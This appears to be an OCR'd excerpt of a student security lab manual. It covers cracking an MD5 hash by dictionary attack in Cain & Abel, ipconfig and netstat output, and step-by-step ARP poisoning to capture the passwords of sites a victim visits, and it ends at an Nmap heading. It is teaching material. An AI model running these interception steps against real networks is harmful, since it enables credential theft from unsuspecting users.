



Right Click on the hash and select the dictionary attack


Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack




File View Configure Tools Help
Decoders Network Sniffer Cracker
Cracker
LM & NTLM Hash
NTLMv2 Hashes
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 H
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (1)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
Radius Shared-Ke
IKE-PSK Hashes (
MSSQL Hashes (0
MySQL Hashes (0
Oracle Hashes (0)
MD5 Hash
D41D8CD98F00B204E9
MD5 Hashes
http://www.oxid.it
Dictionary Attack
Dictionary
File
Position
C:\Program Files (x86)\Cain\Whatsnew.txt
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0....Pass99)
Plaintext of D41D8CD98F00B204E9800998ECF8427E is
Attack stopped!
1 of 1 hashes cracked
Start
Exit



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 H
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (1)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
Radius Shared-Ke
IKE-PSK Hashes (
MSSQL Hashes (0
MySQL Hashes (0
Oracle Hashes (0)
MD5 Hash
Password
Note
D41D8CD98F00B204E9...
MD5 Hashes
http://www.oxid.it

Practical 3.1

Aim: Using TraceRoute, ping, ifconfig, netstat Command

TraceRoute:

Ping:



Ipconfig:

```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::30a4:4950:4b48:3b77%10
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b201:62aa:82fb:d01%13
   IPv4 Address. . . . . . . . . . . : 192.168.9.213
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 192.168.10.2
```


Netsat:

```
C:\Windows\system32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.9.213:49672    SIESIT:microsoft-ds    ESTABLISHED
  TCP    192.168.9.213:49906    20.198.118.190:https   ESTABLISHED
  TCP    192.168.9.213:50107    dns:https              ESTABLISHED
  TCP    192.168.9.213:50120    52.112.54.102:https    ESTABLISHED
  TCP    192.168.9.213:50124    52.111.244.0:https     ESTABLISHED
  TCP    192.168.9.213:50128    52.112.54.100:https    ESTABLISHED
  TCP    192.168.9.213:50129    52.123.164.71:https    ESTABLISHED
  TCP    192.168.9.213:50145    52.113.10.200:https    ESTABLISHED
  TCP    192.168.9.213:50146    52.113.10.200:https    ESTABLISHED
  TCP    192.168.9.213:50147    52.113.10.200:https    ESTABLISHED
  TCP    192.168.9.213:50148    52.113.10.200:https    ESTABLISHED
  TCP    192.168.9.213:50150    52.111.240.59:https    ESTABLISHED
  TCP    192.168.9.213:50396    20.198.119.143:https   ESTABLISHED
  TCP    192.168.9.213:50417    a23-217-53-76:https    ESTABLISHED
  TCP    192.168.9.213:50418    51.104.15.253:https    ESTABLISHED
  TCP    192.168.9.213:50421    117.18.232.200:https   ESTABLISHED
  TCP    192.168.9.213:50422    131.253.33.254:https   ESTABLISHED
  TCP    192.168.9.213:50423    150.171.22.254:https   ESTABLISHED
  TCP    192.168.9.213:50424    204.79.197.222:https   ESTABLISHED
  TCP    192.168.9.213:50430    52.123.170.29:https    ESTABLISHED
```

Practical 3.2


Aim: Perform ARP Poisoning in Windows


Step 1 : Select sniffer on the top.




Step 2 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.

Step 3 : Click on “+” icon on the top. Click on ok.






Step 4 : Shows the Connected host.




Step 5 : Select Arp at bottom.




Step 6 : Click on “+” icon at the top.


Step 7 : Click on start/stop ARP icon on top.




Step 8 : Poisoning the source.



Step 9 : Go to any website on source ip address.



Step 10 : Go to password option in the cain & abel and see the visited site password.




Practical 4

Aim: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

